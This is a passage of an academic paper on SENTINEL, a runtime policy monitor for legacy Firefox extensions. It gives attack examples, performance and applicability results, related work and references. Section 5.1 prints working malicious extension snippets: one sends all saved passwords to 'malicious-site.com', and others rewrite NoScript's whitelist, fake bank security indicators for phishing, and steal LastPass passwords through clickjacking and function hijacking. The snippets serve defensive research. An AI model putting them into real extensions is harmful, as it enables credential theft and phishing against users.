XPCOM provides extensions with mechanisms to store and manage user credentials. However, this same interface could be exploited by an attacker

to read all saved passwords and leak them over the network. The below code snippet demonstrates such an attack, in which the user's credentials are sent to the attacker's server inside an HTTP request.

```
// retrieve stored credentials
loginManager = cc["@mozilla.org/login-manager;1"].getService(ci.nsILoginManager);
logins = loginManager.getAllLogins();

// construct string "loginsStr" from "logins" array <not shown>

// send passwords to attacker-controlled server
req = cc["@mozilla.org/xmlextras/xmlhttprequest;1"].createInstance();
req.open("GET", "http://malicious-site.com/index.php?p=" + encodeURI(loginsStr), true);
req.send();
```

This attack is a special case of a data exfiltration exploit which leaks stored credentials instead of files on the disk. Consequently, a policy we implemented that looks for extensions that access the password store and denies them further network access successfully defeats the attack. Alternatively, access to the stored credentials could be denied entirely by default, and only enabled for password manager extensions, for example. Similar policies could be used to prevent other data leaks from the browser (e.g., history and cookie theft).

*5.1.4. Preference modification.*

Extensions can use XPCOM functions to change browser-wide settings or preferences of other individual extensions, which can allow an attacker to modify security-critical configuration settings (e.g., to set up a malicious web proxy), or to bypass the browser's defense mechanisms. For example, in the below scenario, an attacker modifies the settings of NoScript, an extension designed to prevent XSS and clickjacking attacks, in order to whitelist a malicious domain.

```
// get preferences
prefs = cc["@mozilla.org/preferences-service;1"].getService(ci.nsIPrefService);
prefBranch = prefs.getBranch("capability.policy.maonoscript.");

// add "malicious-site.com" to whitelist
prefBranch.setCharPref("sites", prefBranch.getCharPref("sites") + "malicious-site.com");
```

We implemented a policy that allows extensions to access and modify only their own settings. When used in combination with another policy to prevent arbitrary writes to the Mozilla profile directory, this policy successfully blocks preference modification attacks.

*5.1.5. Phishing.*

Web-based phishing attacks traditionally rely on website forgery to spoof the look-and-feel of a popular legitimate web site and to trick users into entering their sensitive information into a malicious page. However, attackers are limited to modifying the HTML content of the web page while the browser window security cues such as the address bar and SSL indicators cannot be forged by a server-side attack. Previous studies on phishing have shown that many users indeed look for such browser window cues when making the decision whether to trust a given web site, and therefore, attackers often turn to visual deception




Figure 4: A malicious extension can transparently redirect users visiting "https://www.bankofamerica.com" to a different website "http://example.com" and fake the browser identity indicators.

tricks such as typosquatting or inserting fake padlock images *into the HTML content* in an attempt to trick technologically unsophisticated victims [12, 13].

Since Firefox extensions have complete control over the browser window, a malicious extension is not subject to these restrictions and can be used to launch advanced, realistic phishing attacks without resorting to such visual deception tricks by falsely displaying genuine browser security indicators. To illustrate, the extension code we provide below checks whether the user navigates to a legitimate banking web site (e.g., "https://www.bankofamerica.com"), and if so, automatically redirects the browser to a phishing site "http://malicious-site.com". Next, it modifies the browser window to display Firefox's authentic SSL padlock icon (the user can even click on this to view the details of a non-existent, fake certificate), and modifies the address bar to display the URL of the legitimate web site instead. Provided that the page content was also forged faithfully to the original, this attack would leave the user without any reliable visual security cues (see Figure 4 for an example).

```
// this must be called before every HTTP request
function intercept(httpChannel, topic, data) {
    httpChannel.QueryInterface(ci.nsIHttpChannel);
    url = httpChannel.URI.spec;

    // if visiting a bank...
    if(/https?:\/\/www.bankofamerica.com\/.*/.test( url)){
        // ...redirect to the phishing site
        var ioService = cc["@mozilla.org/network/io-service;1"]
            .getService(ci.nsIIOService);
        var uri = ioService.newURI("http://malicious-site.com/", null, null);
        httpChannel.redirectTo(uri);
    }

    // ...and, after landing on the phishing site
    else if(/http:\/\/malicious-site.com\/.*/.test(url)){
        // ...modify the browser window to display a fake identity
        document.getElementById("urlbar").value = "https://www.bankofamerica.com";
        document.getElementById("identity-box").setAttribute("class", "verifiedIdentity");
        document.getElementById("identity-icon-labels").collapsed = false;
        document.getElementById("identity-icon-label").value = "Bank of America Corporation";
```

```
        document.getElementById("identity-icon-country-label").value = "(US)";

        // ...and possibly forge the padlock icon tooltip,
        // certificate information pop-up, etc. <not shown>
    }
};

// register the "intercept" function as an observer for HTTP
// events so that it is executed with each request
Components.classes["@mozilla.org/observer-service;1"].
    getService(Components.interfaces.nsIObserverService).
    addObserver(intercept, "http-on-modify-request", false);
```

Sentinel thwarts such attacks by restricting extensions' access to XUL elements created and, therefore, owned by the browser itself. Specifically, we define a default policy that dictates that extensions cannot modify existing attributes of XUL elements owned by the browser. In the above scenario, this policy automatically blocks all attempts to modify the corresponding attributes and properties of the "urlbar", "identity-box", "identity-icon-labels", "identity-icon-label", "identity-icon-country-label", and all other elements that similarly serve as security indicators. In this way, Sentinel counters all attempts to tamper with the visual appearance of the browser's navigation bar.

*5.1.6. Browser window clickjacking.*

Just as extensions can modify the visual appearance of GUI elements, they can also alter how they function by modifying the attributes that determine what JavaScript code to execute when an item is clicked. This could be used to implement clickjacking attacks in the browser window, for example by modifying the `oncommand` attributes of existing menu items to make them behave in ways unanticipated by users. The extension code snippet below illustrates one instance of such an attack by modifying the way the GUI elements created by LastPass, a popular online password manager extension, behave. LastPass encrypts and stores user passwords remotely on its servers. When the user navigates to a site for which a saved password exists, the extension's right-click context menu "Copy Password" is populated with items that each fetches the corresponding saved password from the LastPass vault and puts a decrypted copy into the system clipboard for the user to paste into the appropriate password field. The below malicious extension code first identifies the XUL element corresponding to the "Copy Password" menu, and then appends to its items' `oncommand` attributes an additional function that reads the clipboard contents immediately after a plaintext password is inserted there. The password could then be exfiltrated to a server controlled by the attacker.

```
// reads the clipboard and steals the plaintext password
function stealPassword() {
    // clipboard data
    var data = {};
    var length = {};

    // read the clipboard via XPCOM
    var transferable = cc["@mozilla.org/widget/transferable;1"]
        .createInstance(ci.nsITransferable);
    transferable.addDataFlavor("text/unicode");
```

```
    Components.utils.import("resource://gre/modules/Services.jsm");
    Services.clipboard.getData(transferable, Services.clipboard.kGlobalClipboard);
    transferable.getTransferData("text/unicode", data, length);
    var password = data.value.QueryInterface(ci.nsISupportsString).data;

    // send the password to attacker's server <not shown>
};


// this function must be called every time the "Copy Password"
// menu is populated with new items <not shown>
function clickjack(event) {
    var oldCommand;
    var newCommand;

    // get the "Copy Password" menu by its ID
    var copyPasswordMenu = document.getElementById("lpt_lpcopypasswordpopup");

    // iterate over all items in the menu...
    var children = copyPasswordMenu.childNodes;
    for (var i = 0; i < children.length; i++) {
        // ...and update their commands with stealPassword()
        oldCommand = children[i].getAttribute("oncommand");
        newCommand = oldCommand + "stealPassword();";
        children[i].setAttribute("oncommand", newCommand);
    }
}
```

Similarly to how we protect the browser window from tampering, we implement a policy that prevents different extensions from manipulating each other's XUL elements. In this specific case, the malicious extension is prohibited from setting a new `oncommand` attribute on the menu item owned by LastPass. Note that the menu items modified in this example do not have `id` attributes themselves and the code above needs to iterate over every child under the "Copy Password" menu in a loop. Consequently, when the malicious extension tries to modify these unidentified children, SENTINEL instead looks at their parent node's ID (i.e., "lpt_lpcopypasswordpopup") to identify the owner of the XUL element, determines that LastPass owns the menu and all items under it, and blocks the malicious attribute modifications. Alternatively, a stricter policy that also disallows read access to XUL elements of other extensions would block the attack earlier when the code above attempts to access the "Copy Password" menu node by its ID.

*5.1.7. JavaScript namespace collision.*

The fact that all Firefox extensions running in the context of the same XUL document share the same global namespace opens up an alternative attack vector that could be used to tamper with the functionality of the browser or other extensions and implement some of the previously discussed attacks without modifying XUL elements. Revisiting the attack on LastPass described in the previous section, instead of modifying the `oncommand` attributes of menu items, a malicious extension could directly change the JavaScript definition of the function involved in decrypting and inserting a password into the clipboard, namely "LP.lpCopyPassword". In the below code snippet, a malicious extension simply redefines this function to first perform its original duty, and then to steal the password.

```
// save the original function...
var originalFunction = LP.lpCopyPassword;

// ... and redefine it with malicious behavior
LP.lpCopyPassword = function(param){

    // decrypt the password, put in clipboard...
    originalFunction(param);

    // ...and send it to attacker's server
    stealPassword(); // shown in previous section
}
```

SENTINEL defends against such namespace collision attacks by implementing a default policy that allows writes to a global JavaScript variable only by the extension that created it. Upon executing the statement "LP.lpCopyPassword = function (param){ ... }" SENTINEL would first look up "LP" in its global names database and determine that it is defined, and thus owned, by LastPass. Next, it would analyze the JavaScript call stack and determine that the currently executing code belongs to a different extension. As a result, SENTINEL would block this assignment and thwart the attack.

### *5.2. Runtime Performance*

In order to assess SENTINEL's impact on browser performance, we ran experiments with 10 popular Firefox extensions. Since there is no established way to automatically benchmark the runtime performance of an extension in an isolated manner, we used the following methodology in our experiments.

We installed each individual extension on Firefox by itself, and then directed the browser to automatically visit the top 50 Alexa domains, first without and then with SENTINEL. We chose the extensions to experiment with from the list of the most popular Firefox extensions. One important consideration when choosing extensions for our runtime evaluation was making sure that they operated in a completely automatic manner. Specifically, we inspected each extension to verify that they do not require any manual operation or user interaction to perform their primary functionalities. In this way, we ensured that simply browsing the web would cause the extensions to automatically execute their core functionality. While this was the default behavior for some extensions (e.g., Adblock Plus automatically blocks advertisements on visited web pages), for others, we configured them to operate in this manner prior to our evaluation (e.g., we directed Greasemonkey, an extension that dynamically modifies web content by running user-specified JavaScript code, to find and highlight URLs in web pages). We repeated each test 10 times to compensate for runtime variances caused by network delays and other external factors, and calculated the average runtime over all the runs (RDS $< 13$ % for all experiments). We present a summary of the results in Table 1.

In our experiments, the average performance overhead was **10.0%**, which suggests that SENTINEL performs efficiently with widely-used extensions when browsing popular websites, and that it does not significantly detract from the user browsing experience. However, the high relative standard deviation in our

Table 1: Runtime overhead imposed by SENTINEL on Firefox when running popular extensions.

| | Original Runtime (s) | SENTINEL Runtime (s) | Overhead |
|---|---|---|---|
| Adblock Plus | 213 | 238 | 11.7 % |
| Firebug | 135 | 167 | 23.7 % |
| Flashblock | 161 | 174 | 8.1 % |
| Greasemonkey | 188 | 210 | 11.7 % |
| Live Http Headers | 176 | 196 | 11.4 % |
| NoScript | 193 | 198 | 2.6 % |
| TextLink | 177 | 193 | 9.0 % |
| User Agent Switcher | 115 | 129 | 12.2 % |
| Web Developer | 184 | 199 | 8.2 % |
| Web of Trust | 145 | 147 | 1.4 % |
| **Average** | | | 10.0 % |
| **RSD** | | | 61.2 % |

Table 2: The percentage of Jetpack and legacy extensions among the top 1,000 popular Firefox extensions.

| | Jetpack | Legacy |
|---|---|---|
| 2014, June | 10.6 % | 89.4 % |
| 2013, September | 7.5 % | 92.5 % |
| 2012, November | 4.0 % | 96.0 % |

measurements also indicates that extension behavior and features can have a significant performance impact; for instance, a complex developer tool such as Firebug incurs a 23.7% overhead, while NoScript only causes a 2.6 % slowdown.

In the next experiment, we measured the overhead incurred by SENTINEL on Firefox's startup time. For this experiment, we installed all 10 extensions together and measured the browser launch time 10 times using the standard Firefox benchmarking tool About Startup [14]. The results show that SENTINEL caused an average startup overhead of **20.3%** when launching Firefox. We note that this is a one-time performance hit which only results in a few seconds of extra wait time in practice.

### *5.3. Applicability of the Solution*

As we have explained so far, SENTINEL is designed to enable policy enforcement on JavaScript extensions, but not binary extensions. Moreover, even JavaScript extensions could come packaged together with external binary utilities, which could allow the extension to access the system, unless SENTINEL is configured to disable file execution for that extension. In order to investigate the occurrence rate of these cases that would render SENTINEL ineffective as a defense, we downloaded the top 1,000 Firefox extensions (as of June 1, 2014) from Mozilla's official website, extracted the extension packages and all other

file archives they contain, and analyzed them to detect any binary files (e.g., ELF, PE, Mach-O, Flash, Java class files, etc.), or non-JavaScript executable scripts (e.g., Perl, Python, and various shell scripts). Our analysis showed that only **3.6%** of the extensions contained such executables, while SENTINEL could effectively be applied to the remaining **96.4%**.

Next, recall that Jetpack, Mozilla's new extension development framework, could potentially provide a subset of the security features that are offered by SENTINEL. We used the same dataset of 1,000 extensions above to investigate how widely Jetpack has been deployed so far by looking Jetpack specific files in the extension packages. This experiment showed that only **10.7%** of our dataset utilized Jetpack features, while the remaining **89.3%** were still using legacy extension mechanisms. These results demonstrate that SENTINEL is useful in the majority of cases involving popular extensions.

Additionally, in order to gain insights into the adoption rate of the Jetpack extension framework, we repeated the same analysis on two earlier datasets of top 1,000 extensions we collected, presented in Table 2. The results show that while the Jetpack framework is gaining popularity among extension developers, the vast majority of extensions still utilizes the legacy extension mechanisms, illustrating that SENTINEL will remain highly relevant for securing Firefox extensions in the future.

### *5.4. Falsely Blocked Legitimate Extensions*

We manually tested running the top 50 extensions (excluding those that use the Jetpack extension framework) under our system to investigate the possibility and impact of falsely blocked legitimate extensions. In our experiments SENTINEL reported blocking XUL modification attempts by 32 extensions, and global name accesses by 3 extensions.

Manual analysis of the source code of these blocked extensions revealed that the majority of these false positives are caused by accesses to a small fixed set of XUL elements and global variables owned by the *browser core*, and intentionally exposed to the extensions (e.g., for extensions to access the currently selected browser tab). Such global names and XUL elements constitute a very small number of the total defined, and are trivial to identify and whitelist in the policy database.

Analysis of the remaining extensions showed that they were indeed engaging in suspicious behavior, such as attempting to intercept the visited URLs, or change the browser's secure connection indicators. While we verified that these extensions were benign, we stress that these same browser manipulations could be used for launching attacks (e.g., as shown in Section 5.1.5), and thus, blocking such attempts by default is the correct behavior. In fact, any malicious extension could possibly exploit the seemingly innocuous global variables defined in benign extensions through JavaScript namespace collision attacks, therefore making it necessary to enforce SENTINEL's policies even on benign extensions.

Finally, note that all of the above extensions attempted to access browser-owned resources, whereas, we did not encounter any cross-extension access violations in our tests. Overall, after whitelisting the aforementioned browser

globals, we did not observe any unusual behavior or performance issues in these tests, and all the extensions functioned correctly.

## 6. Related Work

This paper is an extended version of the authors' previous work titled *Securing Legacy Firefox Extensions with Sentinel* [7].

There is a large body of previous work that investigates the security of extension mechanisms in popular web browsers. Barth et al. [1] briefly study the Firefox extension architecture and show that many extensions do not need to run with the browser's full privileges to perform their tasks. They propose a new extension security architecture, adopted by Google Chrome, which allows for assigning limited privileges to extensions at install time, and divides extensions into multiple isolated components in order to contain the impact of attacks. In two complementary recent studies, Carlini et al. [15] and Liu et al. [16] scrutinize the extension security mechanisms employed by Google Chrome against "benign-but-buggy" and malicious extensions, and evaluate their effectiveness. A recent work by Marston et al. [17] studies the problem of unsecure extensions in the context of mobile platforms. Sentinel aims to address the problems identified in these works by monitoring legacy Firefox extensions and limiting their privileges at runtime, without requiring changes to the core browser architecture or manual modifications to existing extensions.

Liverani and Freeman [10, 11] demonstrate examples of *Cross Context Scripting (XCS)* on Firefox, which could be used to exploit extensions and launch concrete attacks such as remote code execution, password theft, and filesystem access. We use attack scenarios inspired from these two works to evaluate Sentinel in Section 5, and show that our system can defeat these attacks.

Other works utilize static and dynamic analysis techniques to identify potential vulnerabilities in extensions. Bandhakavi et al. [2, 18] propose VEX, a static information flow analysis framework for JavaScript extensions. The authors run VEX on more than 2,000 Firefox extensions, track explicit information flows from injectible sources to executable sinks which could lead to vulnerabilities, and suggest that VEX could be used to assist human extension vetters. Djeric and Goel [19] investigate different classes of privilege-escalation vulnerabilities found in Firefox extensions, and propose a tainting-based system to detect them. Similarly, Dhawan and Ganapathy [20] propose SABRE, a framework for dynamically tracking in-browser information flows to detect when a JavaScript extension attempts to compromise browser security. Guha et al. [21] propose IBEX, a framework for extension authors to develop extensions with verifiable access control policies, and for curators to detect policy-violating extensions through static analysis. Wang et al. [22] dynamically track and examine the behavior of Firefox extensions using an instrumented browser and a test web site. They identify potentially dangerous activities, and discuss their security implications. Unlike the other works that focus on legacy Firefox extensions, Karim et al. [23] study the Jetpack framework and the Firefox extensions that use it by static analysis in order to identify capability leaks.

Similar to SENTINEL, there are several works that aim to limit extension privileges through runtime policy enforcement. Want et al. [24] propose an execution monitor built inside Firefox in order to enforce two specific policies on JavaScript extensions: 1) extensions cannot send out sensitive data after accessing them, and 2) they cannot execute files they download from the Internet. However, their implementation and evaluation methodology are not clearly explained, and the proposed policies do not cover all of the attacks we describe in Section 5. Ter Louw et al. [25, 26] present a code integrity checking mechanism for extension installation and an XPCOM policy enforcement framework built into XPConnect and SpiderMonkey. In comparison, our approach also supports monitoring XUL document manipulations and preventing JavaScript namespace collision attacks, and we aim to refrain from modifying the core extension architecture of Firefox.

Many prior studies focus on securing binary plugins and external applications used within web browsers (e.g., *Browser Helper Objects* in Internet Explorer, Flash players, PDF viewers, etc.). In an early article, Martin et al. [27] explore the privacy practices of 16 browser add-ons designed for Internet Explorer version 5.0. Kirda et al. [28] use a combination of static and dynamic analysis to characterize spyware-like behavior of Internet Explorer plugins. Likewise, Li et al. [29] propose SpyShield, a system to block potentially dangerous dataflows involving sensitive information, in order to defeat spyware Internet Explorer add-ons. Other solutions that provide secure execution environments for binary browser plugins include [30, 31, 32, 33], which employ various operating systems concepts and sandboxing of untrusted components. In contrast to these works that aim to secure binary browser plugins, our work is concerned with securing legacy JavaScript extensions in Firefox.

## 7. Conclusions

The legacy extension mechanism in Firefox grants extensions full access to powerful XPCOM capabilities and XUL document manipulation interfaces, without any means to limit their privileges. As a result, malicious extensions, or poorly designed and buggy extension code with vulnerabilities, can expose the entire system to attacks, posing a significant threat to user security and privacy.

This paper introduced SENTINEL, a runtime monitor and policy enforcer for Firefox that gives fine-grained control to the user over the actions of legacy JavaScript extensions. That is, the user is able to define complex policies (or use predefined ones) to block potentially malicious actions and prevent practical extension attacks such as data exfiltration, remote code execution, saved password theft, preference modification, phishing, browser window clickjacking, and namespace collision exploits.

SENTINEL can be applied to existing extensions in a completely automated fashion, without any manual user intervention. Furthermore, it does not require intrusive patches to the browser's internals, which makes it easy to deploy and

maintain the system with future versions of Firefox. We evaluated our prototype implementation of SENTINEL and demonstrated that it can effectively defeat concrete attacks, and performs efficiently in real-world browsing scenarios without a significant detrimental impact on the user experience.

One limitation of our work is that any additional security policies need to be defined by end-users, which technically unsophisticated users might find difficult. As future work, one avenue we plan to investigate is whether effective policies could be created automatically by analyzing the behavior of benign and malicious extensions.

Note that in this paper we have elided classification of the Firefox extensions provided for download on the official Mozilla add-ons website as malicious or benign. A quantification of malicious extensions in the Firefox ecosystem requires further research, including devising an effective methodology to detect malicious behavior in extension code, and a detailed measurement study on a large pool of extensions, which remain promising directions for future work.

## Acknowledgments

This work was supported by ONR grant N000141210165 and Secure Business Austria.

## References

[1] A. Barth, A. P. Felt, P. Saxena, A. Boodman, Protecting Browsers from Extension Vulnerabilities, in: Proceedings of the Network and Distributed Systems Security Symposium, 2010.

[2] S. Bandhakavi, S. T. King, P. Madhusudan, M. Winslett, VEX: Vetting Browser Extensions for Security Vulnerabilities, in: Proceedings of the USENIX Security Symposium, USENIX Association, Berkeley, CA, USA, 2010.

[3] Mozilla Developer Network, XPCOM, `https://developer.mozilla.org/en-US/docs/XPCOM`.

[4] Mozilla Developer Network, XUL, `https://developer.mozilla.org/en-US/docs/XUL`.

[5] Mozilla Add-ons Blog, Firefox Extensions: Global Namespace Pollution, `http://blog.mozilla.org/addons/2009/01/16/firefox-extensions-global-namespace-pollution/` (2009).

[6] Mozilla Wiki, Jetpack, `https://wiki.mozilla.org/Jetpack`.

[7] K. Onarlioglu, M. Battal, W. Robertson, E. Kirda, Securing Legacy Firefox Extensions with Sentinel, in: Conference on Detection of Intrusions and Malware & Vulnerability Assessment, Springer, 2013.

[8] Mozilla Developer Network, Proxy, https://developer.mozilla.org/en-US/docs/JavaScript/Reference/Global_Objects/Proxy.

[9] Mozilla Developer Network, JavaScript code modules, https://developer.mozilla.org/en-US/docs/Mozilla/JavaScript_code_modules.

[10] N. Freeman, R. S. Liverani, Exploiting Cross Context Scripting Vulnerabilities in Firefox, http://www.security-assessment.com/files/whitepapers/Exploiting_Cross_Context_Scripting_vulnerabilities_in_Firefox.pdf (2010).

[11] R. S. Liverani, Cross Context Scripting with Firefox, http://www.security-assessment.com/files/whitepapers/Cross_Context_Scripting_with_Firefox.pdf (2010).

[12] R. Dhamija, J. D. Tygar, M. Hearst, Why Phishing Works, in: Proceedings of the SIGCHI Conference on Human Factors in Computing Systems, 2006.

[13] J. S. Downs, M. B. Holbrook, L. F. Cranor, Decision Strategies and Susceptibility to Phishing, in: Proceedings of the Symposium on Usable Privacy and Security, 2006.

[14] Add-ons for Firefox, About Startup, https://addons.mozilla.org/en-us/firefox/addon/about-startup/.

[15] N. Carlini, A. P. Felt, D. Wagner, An Evaluation of the Google Chrome Extension Security Architecture, in: Proceedings of the USENIX Security Symposium, USENIX Association, Berkeley, CA, USA, 2012.

[16] L. Liu, X. Zhang, G. Yan, S. Chen, Chrome Extensions: Threat Analysis and Countermeasures, in: Proceedings of the Network and Distributed Systems Security Symposium, 2012.

[17] J. Marston, K. Weldemariam, M. Zulkernine, On Evaluating and Securing Firefox for Android Browser Extensions, in: Proceedings of the International Conference on Mobile Software Engineering and Systems, MOBILESoft, ACM, New York, NY, USA, 2014.

[18] S. Bandhakavi, N. Tiku, W. Pittman, S. T. King, P. Madhusudan, M. Winslett, Vetting Browser Extensions for Security Vulnerabilities with VEX, in: Communications of the ACM, Vol. 54, ACM, New York, NY, USA, 2011, pp. 91–99.

[19] V. Djeric, A. Goel, Securing Script-Based Extensibility in Web Browsers, in: Proceedings of the USENIX Security Symposium, USENIX Association, Berkeley, CA, USA, 2010.

[20] M. Dhawan, V. Ganapathy, Analyzing Information Flow in JavaScript-Based Browser Extensions, in: Proceedings of the Annual Computer Security Applications Conference, 2009, pp. 382–391.

[21] A. Guha, M. Fredrikson, B. Livshits, N. Swamy, Verified Security for Browser Extensions, in: Proceedings of the IEEE Symposium on Security and Privacy, IEEE Computer Society, 2011, pp. 115–130.

[22] J. Wang, X. Li, X. Liu, X. Dong, J. Wang, Z. Liang, Z. Feng, An Empirical Study of Dangerous Behaviors in Firefox Extensions, in: Proceedings of the Information Security Conference, Springer, Berlin, Heidelberg, 2012, pp. 188–203.

[23] R. Karim, M. Dhawan, V. Ganapathy, C.-c. Shan, An Analysis of the Mozilla Jetpack Extension Framework, in: Proceedings of the European Conference on Object-Oriented Programming, Springer, Berlin, Heidelberg, 2012, pp. 333–355.

[24] L. Wang, J. Xiang, J. Jing, L. Zhang, Towards Fine-Grained Access Control on Browser Extensions, in: Proceedings of the International Conference on Information Security Practice and Experience, Springer, Berlin, Heidelberg, 2012, pp. 158–169.

[25] M. Ter Louw, J. S. Lim, V. N. Venkatakrishnan, Extensible Web Browser Security, in: Proceedings of the Conference on Detection of Intrusions and Malware & Vulnerability Assessment, Springer, Berlin, Heidelberg, 2007, pp. 1–19.

[26] M. Ter Louw, J. S. Lim, V. N. Venkatakrishnan, Enhancing Web Browser Security against Malware Extensions, in: Journal in Computer Virology, Vol. 4, Springer-Verlag, 2008, pp. 179–195.

[27] D. M. Martin, Jr., R. M. Smith, M. Brittain, I. Fetch, H. Wu, The Privacy Practices of Web Browser Extensions, in: Communications of the ACM, Vol. 44, ACM, New York, NY, USA, 2001, pp. 45–50.

[28] E. Kirda, C. Kruegel, G. Banks, G. Vigna, R. A. Kemmerer, Behavior-Based Spyware Detection, in: Proceedings of the USENIX Security Symposium, USENIX Association, Berkeley, CA, USA, 2006.

[29] Z. Li, X. Wang, J. Y. Choi, SpyShield: Preserving Privacy from Spy Add-ons, in: Proceedings of the International Symposium on Recent Advances in Intrusion Detection, Springer, Berlin, Heidelberg, 2007, pp. 296–316.

[30] I. Goldberg, D. Wagner, R. Thomas, E. A. Brewer, A Secure Environment for Untrusted Helper Applications Confining the Wily Hacker, in: Proceedings of the USENIX Security Symposium, USENIX Association, Berkeley, CA, USA, 1996.

[31] C. Grier, S. Tang, S. T. King, Secure Web Browsing with the OP Web Browser, in: Proceedings of the IEEE Symposium on Security and Privacy, IEEE Computer Society, 2008, pp. 402–416.

[32] H. J. Wang, C. Grier, A. Moshchuk, S. T. King, P. Choudhury, H. Venter, The Multi-Principal OS Construction of the Gazelle Web Browser, in: Proceedings of the USENIX Security Symposium, USENIX Association, Berkeley, CA, USA, 2009, pp. 417–432.

[33] B. Yee, D. Sehr, G. Dardyk, J. Chen, R. Muth, T. Ormandy, S. Okasaka, N. Narula, N. Fullagar, Native Client: A Sandbox for Portable, Untrusted x86 Native Code, in: Proceedings of the IEEE Symposium on Security and Privacy, IEEE Computer Society, 2009, pp. 79–93.